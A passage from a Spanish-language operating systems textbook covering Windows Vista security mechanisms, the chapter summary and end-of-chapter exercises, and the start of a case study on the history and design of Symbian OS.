En este punto, la DACL (o SACL) del descriptor de seguridad se puede inicializar con `InitializeAcl`. Se pueden agregar entradas en la ACL mediante el uso de `AddAccessAllowedAce` y `AddAccessDeniedAce`. Estas llamadas se pueden repetir varias veces para agregar todas las entradas en la ACE que se necesiten. `DeleteAce` se puede utilizar para eliminar una entrada; es decir, cuando se modifica una ACL existente en vez de construir una nueva. Cuando la ACL está lista, se puede utilizar `SetSecurityDescriptorDacl` para unirla al descriptor de seguridad. Por último, cuando se crea el objeto, el descriptor de seguridad nuevo se puede pasar como parámetro para unirlo al objeto.

11.9.3 Implementación de la seguridad

La seguridad en un sistema Windows Vista independiente se implementa mediante varios componentes, la mayoría de los cuales ya hemos visto (las redes son toda una historia que está más allá del alcance de este libro). El inicio de sesión se maneja mediante *winlogon* y la autenticación mediante *lsass*. El resultado de un inicio de sesión exitoso es un nuevo shell de GUI *explorer.exe* con su token de acceso asociado. Este proceso utiliza los grupos masivos de archivos SECURITY y SAM en el registro. El primer grupo masivo de archivos establece la directiva de seguridad general y el segundo contiene la información de seguridad para los usuarios individuales, como vimos en la sección 11.2.3.

Una vez que un usuario inicia sesión, se realizan operaciones de seguridad cuando abre un objeto para utilizarlo. Cada llamada `Openxxx` requiere que se abra el nombre del objeto y el conjunto de permisos. Durante el procesamiento de la apertura, el monitor de referencia de seguridad (vea la figura 11-13) comprueba si el proceso que hace la llamada tiene todos los permisos requeridos. Para realizar esta comprobación, analiza el token de acceso del proceso que hizo la llamada y la DACL asociada con el objeto. Recorre la lista de ACEs en la ACL por orden. Al momento de encontrar una entrada que coincida con el SID del proceso que hizo la llamada o con uno de sus grupos, el acceso que se encuentra ahí se toma como definitivo. Si todos los permisos que necesita el proceso que hizo la llamada están disponibles, la operación de apertura tiene éxito; en caso contrario fracasa.

Las DACLs tienen entradas Denegar y entradas Permitir, como hemos visto. Por esta razón es común colocar las entradas para denegar el acceso en frente de las entradas que otorgan el acceso

en la ACL, de manera que un usuario al que se le niegue el acceso de manera específica no pueda entrar por medio de una puerta trasera, al ser un miembro de un grupo que tenga acceso legítimo.

Una vez abierto un objeto, se devuelve un manejador para el mismo al proceso que hizo la llamada. En las siguientes llamadas sólo se comprueba si la operación intentada está en el conjunto de operaciones solicitadas al momento de abrir el objeto, para evitar que un proceso abra un archivo para lectura y después trate de escribir en él. Además, las llamadas en los manejadores pueden producir entradas en los registros de auditoría, como lo requiere la SACL.

Windows Vista agregó otra herramienta de seguridad para lidiar con los problemas comunes al asegurar el sistema mediante ACLs. Hay nuevos **SIDs de nivel de integridad** obligatorios en el token del proceso, y los objetos especifican una ACE de nivel de integridad en la SACL. El nivel de integridad evita el acceso de escritura a los objetos, sin importar qué ACEs haya en la DACL. En especial, el esquema de nivel de integridad se utiliza para protegerse contra un proceso de Internet Explorer que haya sido comprometido por un atacante (tal vez el usuario mal aconsejado haya descargado código de un sitio Web desconocido). El **IE con nivel bajo de permisos**, como se le llama, se ejecuta con un nivel de integridad *bajo*. De manera predeterminada, todos los archivos y claves del registro en el sistema tienen un nivel de integridad *medio*, por lo que el IE que se ejecuta con un nivel de integridad bajo no puede modificarlos.

En los últimos años se han agregado unas cuantas características más de seguridad a Windows. Para el Service Pack 2 de Windows XP, la mayor parte del sistema se compilaba con una bandera (/GS) que realizaba una validación contra muchos tipos de desbordamientos del búfer de la pila. Además se utilizaba una herramienta en la arquitectura AMD64, conocida como NX, para limitar la ejecución del código en las pilas. El bit NX en el procesador está disponible incluso al ejecutarse en modo x86. NX significa *no ejecutar* y permite marcar páginas para que no se pueda ejecutar código desde ellas. Así, si un atacante utiliza una vulnerabilidad de desbordamiento de búfer para insertar código en un proceso, no es tan fácil saltar al código y empezar a ejecutarlo.

Windows Vista introdujo aún más características de seguridad para frustrar a los atacantes. El código que se carga en modo de kernel se comprueba (de manera predeterminada en los sistemas x64) y sólo se carga si está firmado de manera apropiada. Las direcciones en las que se cargan los DLLs y EXEs (y también las asignaciones de la pila) se revuelven mucho en cada sistema, para que sea menos probable que un atacante pueda utilizar con éxito los desbordamientos de búfer para bifurcar hacia una dirección conocida y empezar a ejecutar secuencias de código que pueden provocar que se eleven los privilegios. Así se podrá atacar una fracción mucho menor de sistemas con base en el método de confiar en que los binarios estén en direcciones estándar. Es mucho más probable que los sistemas sólo fallen, con lo cual un potencial ataque de elevación se convierte en un ataque de negación de servicio, que es menos peligroso.

Otro de los cambios fue la introducción de lo que Microsoft denomina **UAC** (*User Account Control*, Control de cuentas de usuario). Esto es para lidiar con el problema crónico en Windows, en donde la mayoría de los usuarios utilizan el equipo como administradores. El diseño de Windows no requiere que los usuarios operen como administradores, pero la negligencia durante muchas versiones ha provocado que sea casi imposible utilizar Windows si el usuario no es un administrador. Es peligroso ser administrador todo el tiempo. Los errores del usuario no sólo pueden dañar el sistema: también si el usuario es engañado o atacado de alguna forma, y ejecuta código que trate de

comprometer el sistema, el código tendrá acceso administrativo y se puede enterrar a sí mismo en un nivel muy profundo en el sistema.

Con el UAC, si se intenta realizar una operación que requiera acceso de administrador, el sistema superpone un escritorio especial y toma el control, de manera que sólo la entrada del usuario pueda autorizar el acceso (algo parecido a la forma en que funciona CTRL-ALT-SUPR para la seguridad C2). Desde luego que, sin convertirse en administrador es posible que un atacante destruya lo que realmente le importa al usuario: sus archivos personales. No obstante, el UAC ayuda a frustrar los tipos existentes de ataques, y siempre es más fácil recuperar un sistema comprometido si el atacante no pudo modificar ninguno de los archivos de datos del sistema.

La última característica de seguridad en Windows Vista es una que ya hemos mencionado. Hay soporte para crear *procesos protegidos*, los cuales proveen un límite de seguridad. Por lo general, el usuario (según su representación mediante un objeto de token) define el límite de privilegios en el sistema. Cuando se crea un proceso, el usuario tiene acceso al proceso por medio de cualquier cantidad de herramientas del kernel para crear procesos, depurar, nombres de rutas, inyección de hilos, etcétera. Los procesos protegidos se desconectan del acceso del usuario. El único uso de esta herramienta en Vista es para permitir que el software de Administración de los derechos digitales proteja mejor el contenido. Tal vez el uso de procesos protegidos se expandirá en versiones futuras para fines más amigables al usuario, como proteger el sistema contra atacantes, en vez de proteger el contenido contra los ataques del propietario del sistema.

Los esfuerzos de Microsoft por mejorar la seguridad de Windows se han acelerado en años recientes, a medida que se lanzan cada vez más ataques contra los sistemas en todo el mundo. Algunos de estos ataques han tenido mucho éxito al desconectar países y empresas importantes de Internet e incurrir en costos de miles de millones de dólares. La mayoría de los ataques explotan pequeños errores de código que producen desbordamientos del búfer, con lo cual el atacante puede insertar código al sobrescribir las direcciones de retorno, los apuntadores a excepciones y demás datos que controlan la ejecución de los programas. Muchos de estos problemas se podrían evitar si se utilizaran lenguajes con seguridad de tipos en vez de C y C++. E incluso con estos lenguajes inseguros, se podrían evitar muchas vulnerabilidades si los estudiantes estuvieran mejor capacitados para comprender los riesgos de la validación de los parámetros y datos. Después de todo, muchos de los ingenieros de software que escriben código en Microsoft fueron estudiantes unos años antes, justo igual que muchos de ustedes que leen este caso de estudio ahora. Hay muchos libros disponibles sobre los tipos de pequeños errores de codificación que pueden explotarse en los lenguajes basados en apuntadores, y cómo evitarlos (por ejemplo, Howard y LeBlank, 2007).

11.10 RESUMEN

El modo de kernel en Windows Vista está estructurado en el HAL, en los niveles del kernel y del ejecutivo de NTOS, y en un gran número de drivers de dispositivos que implementan todo, desde los servicios de dispositivos hasta los sistemas de archivos, las redes y los gráficos. EL HAL oculta ciertas diferencias en el hardware de los demás componentes. El nivel del kernel administra las CPUs para posibilitar la operación multihilo y la sincronización, y el ejecutivo implementa la mayoría de los servicios en modo de kernel.

El ejecutivo se basa en los objetos en modo de kernel que representan las estructuras de datos clave del ejecutivo, incluyendo los procesos, hilos, secciones de memoria, drivers, dispositivos y objetos de sincronización, por mencionar unos cuantos. Para crear objetos, los procesos de usuario llaman a los servicios del sistema y obtienen referencias a manejadores, que se pueden utilizar en las siguientes llamadas al sistema para los componentes del ejecutivo. El sistema operativo también crea objetos de manera interna. El administrador de objetos mantiene un espacio de nombre, en el que los objetos se pueden insertar para buscarlos después.

Los objetos más importantes en Windows son los procesos, los hilos y las secciones. Los procesos tienen espacios de direcciones virtuales y son contenedores de recursos. Los hilos son la unidad de ejecución; se programan en el nivel del kernel mediante el uso de un algoritmo de prioridad en el que el hilo listo de mayor prioridad siempre se ejecuta, reemplazando los hilos de menor prioridad según sea necesario. Las secciones representan objetos de memoria como los archivos, que se pueden asignar en los espacios de direcciones de los procesos. Las imágenes de los programas EXE y DLL se representan como secciones, al igual que la memoria compartida.

Windows proporciona memoria virtual con paginación bajo demanda. El algoritmo de paginación se basa en el concepto de conjunto de trabajo. El sistema mantiene varios tipos de listas de páginas, para optimizar el uso de la memoria. Para alimentar las diversas listas de páginas, se recortan los conjuntos de trabajo mediante el uso de fórmulas complejas que tratan de reutilizar las páginas físicas a las que no se haya hecho referencia en mucho tiempo. El administrador de la caché maneja las direcciones virtuales en el kernel que se pueden utilizar para asignar archivos en la memoria, con lo cual se mejora en forma dramática el rendimiento de las operaciones de E/S para muchas aplicaciones, debido a que las operaciones de lectura se pueden satisfacer sin necesidad de acceder al disco.

Las operaciones de E/S se realizan mediante los drivers de dispositivos, los cuales siguen el Modelo de drivers de Windows. Cada driver empieza por inicializar un objeto de driver que contiene las direcciones de los procedimientos que el sistema puede llamar para manipular los dispositivos. Los dispositivos reales se representan mediante objetos de dispositivo, que se crean a partir de la descripción de configuración del sistema o mediante el administrador de plug-and-play, a medida que vaya descubriendo los dispositivos al enumerar los buses del sistema. Los dispositivos se apilan y los paquetes de peticiones de E/S se pasan hacia abajo por la pila, para que los drivers atiendan esas peticiones para cada dispositivo en la pila de dispositivos. La E/S es asíncrona en forma inherente, y los drivers por lo común ponen en cola las peticiones para seguir trabajando y regresar al proceso que los llamó. Los volúmenes del sistema de archivos se implementan como dispositivos en el sistema de E/S.

El sistema de archivos NTFS se basa en una tabla de archivos maestra, la cual tiene un registro por cada archivo o directorio. Todos los metadatos en un sistema de archivos NTFS son en sí parte de un archivo NTFS. Cada archivo tiene varios atributos, que pueden estar en un registro de la MFT o pueden ser no residentes (se almacenan en bloques fuera de la MFT). NTFS acepta Unicode, compresión, registros de transacciones y cifrado, entre muchas otras características.

Por último, Windows Vista tiene un sofisticado sistema de seguridad basado en listas de control de acceso y niveles de integridad. Cada proceso tiene un token de autenticación que indica la identidad del usuario y los privilegios especiales que tiene el proceso, si acaso.

Cada objeto tiene asociado un descriptor de seguridad. Este descriptor apunta a una lista de control de acceso discrecional que contiene entradas de control de acceso, las cuales pueden permitir o denegar el acceso a individuos o grupos. Windows agregó numerosas características de seguridad en sus versiones más recientes, incluyendo `BitLocker` para cifrar volúmenes enteros, los espacios de direcciones aleatorios, las pilas no ejecutables y otras medidas para dificultar más los ataques de desbordamiento del búfer.

PROBLEMAS

1. El HAL lleva un registro del tiempo que comienza en 1601. Muestre un ejemplo de una aplicación donde esta característica sea útil.

2. En la sección 11.3.2 analizamos los problemas que ocasionan las aplicaciones multihilo al cerrar manejadores en un hilo mientras se siguen utilizando en otro. Una posibilidad de corregir esto sería insertar un campo de secuencia. ¿Cómo podría ser de ayuda? ¿Qué cambios se requerirían en el sistema?

3. Win32 no tiene señales. Si se introdujeran, podrían ser por proceso, por hilo, de ambos tipos o de ninguno. Haga una proposición y explique por qué es una buena idea.

4. Una alternativa al uso de DLLs es vincular de manera estática cada programa con los procedimientos de biblioteca precisos que va a llamar, ni más ni menos. Si se introdujera este sistema, ¿tendría más sentido en las máquinas clientes o en las máquinas servidores?

5. ¿Cuáles son algunas razones por las que un hilo tiene pilas separadas para el modo de usuario y el modo de kernel en Windows?

6. Windows utiliza páginas de 4 MB debido a que mejora la efectividad del TLB, que puede tener un profundo impacto en el rendimiento. Explique por qué.

7. ¿Hay algún límite en cuanto al número de operaciones distintas que se pueden definir en un objeto del ejecutivo? De ser así, ¿de dónde proviene este límite? En caso contrario, ¿por qué no?

8. La llamada `WaitForMultipleObjects` de la API Win32 permite bloquear un hilo en un conjunto de objetos de sincronización, cuyos manejadores se pasan como parámetros. Tan pronto como se señala uno de ellos, se libera el hilo que hizo la llamada. ¿Es posible que el conjunto de objetos de sincronización incluya dos semáforos, un mutex y una sección crítica? ¿Por qué sí o por qué no? *Sugerencia*: Ésta no es una pregunta engañosa, pero hay que analizarla con cuidado.

9. Nombre tres razones por las que se podría terminar un proceso.

10. Como vimos en la sección 11.4, hay una tabla de manejadores especiales que se utiliza para asignar IDs para los procesos e hilos. Los algoritmos para manejar tablas por lo general asignan el primer manejador disponible (y mantienen la lista libre en orden LIFO). En versiones recientes de Windows esto cambió para que la tabla de IDs siempre mantenga la lista libre en orden FIFO. ¿Cuál es el problema que puede llegar a ocasionar el orden FIFO para asignar IDs de procesos, y por qué UNIX no tiene este problema?

11. Suponga que el quantum se establece en 20 mseg y que el hilo actual, con prioridad de 24, acaba de empezar un quantum. De repente se completa una operación de E/S y un hilo con priori-

dad de 28 pasa al estado listo. ¿Cuánto tiempo aproximado tiene que esperar para poder ejecutarse en la CPU?

12. En Windows Vista, la prioridad actual siempre es mayor o igual que la prioridad base. ¿Hay alguna circunstancia en la que tendría sentido que la prioridad actual fuera menor que la prioridad base? De ser así, muestre un ejemplo. En caso contrario, ¿por qué no?

13. En Windows fue fácil implementar una herramienta en donde los hilos que se ejecutan en el kernel puedan unirse de manera temporal al espacio de direcciones de un proceso distinto. ¿Por qué es tan difícil implementar esto en modo de usuario? ¿Por qué podría ser interesante hacerlo?

14. Aun cuando haya mucha memoria libre disponible y el administrador de memoria no necesite recortar los conjuntos de trabajo, el sistema de paginación puede estar escribiendo con frecuencia en el disco. ¿Por qué?

15. ¿Por qué la autoasignación que se utiliza para acceder a las páginas físicas del directorio de páginas y las tablas de páginas para un proceso siempre ocupa los mismos 4 MB de direcciones virtuales del kernel (en el x86)?

16. Si una región de espacio de direcciones virtuales está reservada pero no confirmada, ¿cree usted que se crea un VAD para ella? Argumente su respuesta.

17. ¿Cuál de las transiciones mostradas en la figura 11-36 son decisiones de directivas, en contraste a los movimientos requeridos forzados por los eventos del sistema (por ejemplo, un proceso que termina y libera sus páginas)?

18. Suponga que se comparte una página en dos conjuntos de trabajo a la vez. Si se desaloja de uno de los conjuntos de trabajo, ¿a dónde va en la figura 11-36? ¿Qué ocurre cuando se desaloja del segundo conjunto de trabajo?

19. Cuando un proceso desasigna una página de la pila de páginas limpias, realiza la transición (5) en la figura 11-36. ¿A dónde va una página de la pila de páginas sucias cuando se desasigna? ¿Por qué no hay transición a la lista de páginas modificadas cuando se desasigna una página de la pila de páginas sucias?

20. Suponga que un objeto despachador que representa cierto tipo de bloqueo exclusivo (como un mutex) se marca para utilizar un evento de notificación en vez de un evento de sincronización, para anunciar que se ha liberado el bloqueo. ¿Por qué sería esto malo? ¿Cuánto dependería la respuesta de los tiempos de retención del bloqueo, la longitud del quantum y si el sistema es multiprocesador o no?

21. Un archivo tiene la siguiente asignación. Muestre las entradas de las ejecuciones en la MFT.

Desplazamiento	0	1	2	3	4	5	6	7	8	9	10
Dirección de disco	50	51	52	22	24	25	26	53	54	-	60

22. Considere el registro de la MFT de la figura 11-43. Suponga que creció el archivo y se asignó un décimo bloque al final del mismo. El número de este bloque es 66. ¿Cómo se vería ahora el registro de la MFT?

23. En la figura 11-46(b), las primeras dos ejecuciones tienen una longitud de 8 bloques cada una. ¿Es sólo un accidente el que sean iguales o tiene esto que ver con la forma en que funciona la compresión? Explique su respuesta.

24. Suponga que desea crear Windows Vista Lite. ¿Qué campos de la figura 11-47 se podrían eliminar sin debilitar la seguridad del sistema?

25. Un modelo de extensión que utilizan muchos programas (navegadores Web, Office, servidores COM) implica el *hospedaje* de DLLs para enganchar y extender su funcionalidad subyacente. ¿Es éste un modelo razonable para usar un servicio basado en RPC siempre y cuando tenga cuidado en hacerse pasar por los clientes antes de cargar el DLL? ¿Por qué no?

26. Al ejecutarse en una máquina NUMA, cada vez que el administrador de memoria de Windows necesita asignar una página física para manejar un fallo de página, trata de usar una página del nodo NUMA para el procesador ideal del hilo actual. ¿Por qué? ¿Qué pasa si el hilo se ejecuta actualmente en un procesador distinto?

27. Muestre un par de ejemplos en donde una aplicación se podría recuperar con facilidad de un respaldo basado en la copia sombra de un volumen, en vez de usar el estado del disco después de un fallo del sistema.

28. En la sección 11.9, la provisión de nueva memoria al montículo del proceso se mencionó como uno de los casos que requieren un suministro de páginas en ceros para poder satisfacer los requerimientos de seguridad. Muestre uno o más ejemplos de operaciones de memoria virtual que requieran páginas en ceros.

29. El comando *regedit* se puede utilizar para exportar una parte o todo el registro a un archivo de texto, en todas las versiones actuales de Windows. Guarde el registro varias veces durante una sesión de trabajo y vea qué es lo que cambia. Si tiene acceso a una computadora con Windows en la que pueda instalar software o hardware, descubra qué es lo que cambia cuando se agrega o elimina un programa o dispositivo.

30. Escriba un programa de UNIX que simule la escritura de un archivo NTFS con varios flujos. Debería aceptar una lista de uno o más archivos como argumentos y escribir un archivo de salida que contenga un flujo con los atributos de todos los argumentos, y flujos adicionales con el contenido de cada uno de los argumentos. Ahora escriba un segundo programa para reportar los atributos y flujos, y extraer todos los componentes.

12

CASO DE ESTUDIO 3: SYMBIAN OS

En los dos capítulos anteriores examinamos dos sistemas operativos populares en equipos de escritorio y portátiles: Linux y Windows Vista. Sin embargo, más de 90% de las CPUs en el mundo no están en equipos de escritorio o en portátiles. Se encuentran en sistemas embebidos o incrustados entre los cuales están los teléfonos celulares, PDAs, cámaras digitales, cámaras de video, máquinas de juegos, iPods, reproductores MP3, reproductores de CD, grabadoras de DVD, enrutadores inalámbricos, televisiones, receptores de GPS, impresoras láser, autos y muchos más productos para el consumidor. La mayoría de ellos utilizan chips modernos de 32 y 64 bits, y casi todos ejecutan un sistema operativo completo. En este capítulo analizaremos con más detalle un sistema operativo popular en el mundo de los sistemas incrustados: Symbian OS.

Este sistema operativo se ejecuta en plataformas móviles de “teléfonos inteligentes” de varios fabricantes distintos. Los teléfonos inteligentes tienen ese nombre debido a que ejecutan sistemas operativos completos y utilizan las características de las computadoras de escritorio. Symbian OS está diseñado de tal forma que pueda ser la base de una amplia variedad de teléfonos inteligentes de varios fabricantes. Se diseñó con cuidado para ejecutarlo de manera específica en plataformas de teléfonos inteligentes: computadoras de propósito general con una CPU, memoria y capacidad de almacenamiento limitados, con un enfoque hacia la comunicación.

Nuestro análisis de Symbian OS empezará con su historia. Después proporcionaremos las generalidades del sistema para que el lector se dé una idea de cómo está diseñado y los usos para los que lo tenían destinado sus diseñadores. A continuación examinaremos los diversos aspectos del diseño de Symbian OS, como lo hicimos con respecto a Linux y Windows: analizaremos los procesos, la administración de la memoria, las operaciones de E/S, el sistema de archivos y la seguridad.

Concluiremos con un análisis sobre la forma en que Symbian OS maneja la comunicación en los teléfonos celulares.

12.1 LA HISTORIA DE SYMBIAN OS

En términos del desarrollo de las computadoras en general, UNIX tiene una historia antigua; Windows tiene una historia moderadamente larga. Por otra parte, Symbian tiene una historia bastante corta. Sus raíces están en los sistemas que se desarrollaron en la década de 1990, y su debut fue en el 2001. Esto no debería sorprender, ya que la plataforma de los teléfonos inteligentes en la que se ejecuta Symbian OS también evolucionó desde hace poco.

Symbian OS tiene sus raíces en los dispositivos de bolsillo y se ha desarrollado con rapidez a través de varias versiones.

12.1.1 Raíces de Symbian OS: Psion y EPOC

La herencia de Symbian OS empieza con algunos de los primeros dispositivos de bolsillo; éstos evolucionaron, a finales de la década de 1980, como un medio para comprimir la utilidad de un dispositivo de escritorio en un pequeño paquete portátil. Los primeros intentos de las computadoras de bolsillo no fueron recibidos con mucho entusiasmo: la Apple Newton era un dispositivo bien diseñado, pero tuvo sólo unos cuantos usuarios. A pesar de este lento inicio, las computadoras de bolsillo desarrolladas a mediados de 1990 estaban mejor adaptadas al usuario y a la forma en que las personas utilizaban los dispositivos móviles. Este tipo de computadoras se diseñaron en un principio como PDAs (asistentes digitales personales que en esencia eran planificadores electrónicos), pero evolucionaron para abarcar muchos tipos de funcionalidad. A medida que se desarrollaron, empezaron a funcionar como las computadoras de escritorio y también tenían las mismas necesidades, como la multitarea; incorporaron capacidades de almacenamiento en varias formas; tenían que ser flexibles en las áreas de la entrada y salida de datos.

Los dispositivos de bolsillo también crecieron para abarcar la comunicación. A medida que iban creciendo estos dispositivos personales, también se desarrollaba la comunicación personal. Los teléfonos móviles tuvieron un notable incremento en su uso a finales de la década de 1990. Por ende, era natural fusionar los dispositivos de bolsillo con los teléfonos móviles para formar los teléfonos inteligentes. Se tuvieron que desarrollar los sistemas operativos que operaban a los dispositivos inteligentes a medida que se realizó esta fusión.

En la década de 1990, Psion Computers fabricaba dispositivos que eran PDAs. En 1991, Psion produjo la Serie 3: una pequeña computadora con una pantalla monocromática que tenía una resolución equivalente a la mitad de VGA y cabía en un bolsillo. Después de la Serie 3 salió la Serie 3c en 1996, con capacidad infrarroja adicional, y la Serie 3mx en 1998, con un procesador más veloz y más memoria. Cada uno de estos dispositivos tuvo mucho éxito, en gran parte debido a la buena administración de energía y la interoperabilidad con otras computadoras, incluyendo las PCs y otros dispositivos de bolsillo. La programación se basaba en el lenguaje C, tenía un diseño orientado a objetos y empleaba **motores de aplicaciones**, una parte distintiva del desarrollo de Symbian OS. Esta metodología de los motores era una poderosa característica. Se basaba en el diseño del micro-

kernel para enfocar la funcionalidad en los motores (funcionaban como servidores) que administraban las funciones en respuesta a las peticiones de las aplicaciones. Esta metodología hizo posible la estandarización de una API y el uso de la abstracción de objetos para que el programador de aplicaciones dejara de preocuparse sobre los detalles tediosos como los formatos de datos.

En 1996, Psion empezó a diseñar un nuevo sistema operativo de 32 bits que aceptaba dispositivos señaladores en una pantalla táctil, utilizaba multimedia y tenía capacidades más completas de comunicación. El nuevo sistema también estaba más orientado a objetos y podía portarse a distintas arquitecturas y diseños de dispositivos. El resultado del esfuerzo de Psion fue la introducción del sistema como EPOC Release 1. Este sistema se programó en C++ y estaba diseñado para ser orientado a objetos desde sus cimientos. También utilizó la metodología de los motores y expandió esta idea de diseño en una serie de servidores que coordinaban el acceso a los servicios del sistema y los dispositivos periféricos. EPOC expandió las posibilidades de comunicación, abrió el sistema operativo a la tecnología multimedia, introdujo nuevas plataformas para interconectar elementos como las pantallas táctiles y generalizó la interfaz de hardware.

EPOC se desarrolló aún más en dos versiones posteriores: EPOC Release 3 (ER3) y EPOC Release 5 (ER5). Estas versiones se ejecutaban en nuevas plataformas como las computadoras Psion Serie 5 y Serie 7.

Psion también buscaba enfatizar las formas en que se podía adaptar su sistema operativo a otras plataformas de hardware. Cerca del 2000, la mayoría de las oportunidades para el desarrollo de nuevos equipos de bolsillo estaban en el negocio de los teléfonos móviles, donde los fabricantes ya estaban buscando un sistema operativo nuevo y avanzado para su próxima generación de dispositivos. Para aprovechar estas oportunidades, Psion y los líderes en la industria de los teléfonos móviles, entre ellos Nokia, Ericsson, Motorola y Matshushita (Panasonic), formaron una empresa conjunta llamada Symbian para que asumiera la propiedad del sistema operativo EPOC y se encargara del futuro desarrollo de su núcleo. Este nuevo diseño del núcleo se conoce ahora como Symbian OS.

12.1.2 Symbian OS versión 6

Como la última versión de EPOC fue ER5, Symbian OS hizo su debut con la versión 6 en el 2001. Este sistema operativo aprovechaba las propiedades flexibles de EPOC y estaba orientado a varias plataformas distintas generalizadas. Se diseñó con la suficiente flexibilidad para desarrollar una amplia variedad de dispositivos móviles y teléfonos avanzados, y al mismo tiempo daba a los fabricantes la oportunidad de diferenciar sus productos.

También se decidió que Symbian OS adoptara en forma activa las tecnologías actuales de punta, a medida que se hicieran disponibles. Esta decisión reforzaba las opciones de diseño de orientación a objetos y una arquitectura cliente-servidor, ya que estas tecnologías se estaban volviendo populares en los mundos de las computadoras de escritorio e Internet.

Los diseñadores de Symbian OS versión 6 lo consideraban un sistema “abierto”. Esto era distinto de las propiedades de “código fuente abierto” que se atribuían a menudo a UNIX y Linux. Con el término “abierto”, los diseñadores de Symbian OS querían decir que la estructura del sistema operativo se publicaba y estaba disponible para todos. Además, se publicaron todas las interfaces del sistema para fomentar el diseño de software de terceras partes.

12.1.3 Symbian OS versión 7

La versión 7 de Symbian OS era muy parecida a sus predecesores EPOC y la versión 6 en cuanto a diseño y función. El enfoque en el diseño era abarcar la telefonía móvil. Sin embargo, a medida que cada vez más fabricantes diseñaban teléfonos móviles, era obvio que hasta la flexibilidad de EPOC, un sistema operativo para dispositivos de bolsillo, no podría lidiar con la plétora de nuevos teléfonos que necesitaban usar Symbian OS.

La versión 7 de Symbian OS mantenía la funcionalidad de escritorio de EPOC, pero la mayoría de los aspectos internos del sistema se rediseñaron para abarcar muchos tipos de funcionalidad de los teléfonos inteligentes. El kernel y los servicios del sistema operativo se separaron de la interfaz de usuario. En la nueva versión se podía ejecutar el mismo sistema operativo en muchas plataformas distintas de teléfonos inteligentes, cada una de las cuales utilizaba un sistema distinto de interfaz de usuario. Ahora Symbian OS se podía extender para lidiar, por ejemplo, con los nuevos formatos no pronosticados de mensajería, o se podía utilizar en distintos teléfonos inteligentes que utilizaran distintas tecnologías telefónicas. La versión 7 de Symbian OS se liberó en el 2003.

12.1.4 Symbian OS en la actualidad

La versión 7 de Symbian OS fue muy importante, debido a que en ella se incorporaron la abstracción y la flexibilidad al sistema operativo. Sin embargo, esta abstracción tuvo sus desventajas. En poco tiempo, el rendimiento del sistema operativo se volvió un problema que había que resolver.

Más tarde se emprendió un proyecto para reescribir por completo el sistema operativo, esta vez con énfasis en el rendimiento. El nuevo diseño del sistema operativo debía retener la flexibilidad de la versión 7 de Symbian OS y, al mismo tiempo, mejorar el rendimiento y aumentar la seguridad del sistema. La versión 8 de Symbian OS, que se liberó en 2004, mejoró el rendimiento de Symbian OS, en especial para sus funciones de tiempo real. La versión 9 de Symbian OS se liberó en 2005; esta versión agregó los conceptos de seguridad basada en la capacidad y la instalación de un guardián. La versión 9 de Symbian OS agregó la flexibilidad para el hardware que la versión 7 agregó para el software. Se desarrolló un nuevo modelo binario que permitía a los desarrolladores de hardware utilizar Symbian OS sin tener que rediseñar el hardware para adaptarlo a un modelo de arquitectura específico.

12.2 GENERALIDADES SOBRE SYMBIAN OS

Como vimos en la sección anterior, Symbian OS pasó de ser un sistema operativo de bolsillo convertirse en un sistema operativo orientado de manera específica al rendimiento en tiempo real en una plataforma de teléfonos móviles. En esta sección veremos las generalidades sobre los conceptos plasmados en el diseño de Symbian OS. Estos conceptos corresponden de manera directa a la forma en que se utiliza el sistema.

Symbian OS es único entre los sistemas operativos, ya que se diseñó con los teléfonos inteligentes como plataforma de destino. No es un sistema operativo genérico que se adaptó a un teléfono inteligente a la fuerza, ni una adaptación de un sistema operativo más grande para una plataforma más pequeña. Sin embargo, tiene muchas de las características de los otros sistemas operativos más grandes, desde la multitarea y la administración de la memoria hasta las cuestiones de seguridad.

Los antecesores de Symbian OS le otorgaron sus mejores características. Este sistema operativo está orientado a objetos, lo cual heredó de EPOC. Utiliza un diseño de microkernel que minimiza la sobrecarga del kernel y pone la funcionalidad no esencial en los procesos de nivel de usuario, como se introdujo en la versión 6. Utiliza una arquitectura cliente/servidor que imita el modelo de motores integrado en EPOC. Admite muchas características de escritorio, incluyendo multitarea y multihilo, además de un sistema de almacenamiento extensible. También heredó un énfasis en multimedia y comunicaciones de EPOC y del cambio a Symbian OS.

12.2.1 Orientación a objetos

La **orientación a objetos** es un término que implica abstracción. Un diseño orientado a objetos crea una entidad abstracta, conocida como **objeto**, de los datos y la funcionalidad de un componente de software. Un objeto provee la funcionalidad y los datos especificados, pero oculta los detalles de implementación. Un objeto implementado en forma apropiada se puede eliminar o reemplazar por un objeto distinto, siempre y cuando la forma en que las demás piezas del sistema utilicen ese objeto (es decir, mientras que su interfaz) sea igual.

Cuando se aplica al diseño de un sistema operativo, la orientación a objetos significa que todo el uso de las llamadas al sistema y las características del lado del kernel se hace a través de interfaces, sin ningún tipo de acceso a los datos actuales o sin depender de un tipo de implementación. Un kernel orientado a objetos proporciona sus servicios a través de objetos. Utilizar objetos del lado del kernel por lo general significa que una aplicación debe obtener un **manejador**; es decir, una referencia a un objeto, y después debe acceder a la interfaz de ese objeto por medio de su manejador.

El diseño de Symbian OS está orientado a objetos. Las implementaciones de las herramientas del sistema están ocultas; los datos del sistema se utilizan a través de interfaces definidas en los objetos del sistema. Mientras que un sistema operativo como Linux podría crear un descriptor de archivos y utilizarlo como un parámetro en una llamada a `open`, Symbian OS crearía un objeto de archivo y llamaría al método `open` conectado al objeto. Por ejemplo, es sabido que, en Linux, los descriptores de archivos son enteros que indexan una tabla en la memoria del sistema operativo; en Symbian OS se desconoce la implementación de las tablas del sistema de archivos, y toda la manipulación del sistema de archivos se realiza mediante objetos de una clase de archivo específica.

Debe considerarse que Symbian OS difiere de otros sistemas operativos que utilizan conceptos orientados a objetos en cuanto a su diseño. Por ejemplo, muchos diseños de sistemas operativos utilizan tipos de datos abstractos; podríamos argumentar que la idea en sí de una llamada al sistema implementa la abstracción al ocultar los detalles de la implementación a los programas de usuario. En Symbian OS, la orientación a objetos está diseñada en todo el marco de trabajo del sistema ope-

rativo. La funcionalidad y las llamadas al sistema siempre se asocian con objetos del sistema. La asignación y protección de los recursos se concentra en la asignación de objetos, y no en la implementación de las llamadas al sistema.

12.2.2 Diseño del microkernel

La estructura del kernel de Symbian OS tiene un diseño de microkernel basado en la naturaleza orientada a objetos de este sistema operativo. Las funciones mínimas del sistema y los datos están en el kernel; muchas funciones del sistema se han metido en los servidores del espacio de usuario. Los servidores hacen su trabajo al obtener manejadores para los objetos del sistema y realizar llamadas al sistema por medio de estos objetos en el kernel cuando es necesario. Las aplicaciones en el espacio de usuario interactúan con estos servidores, en vez de realizar llamadas al sistema.

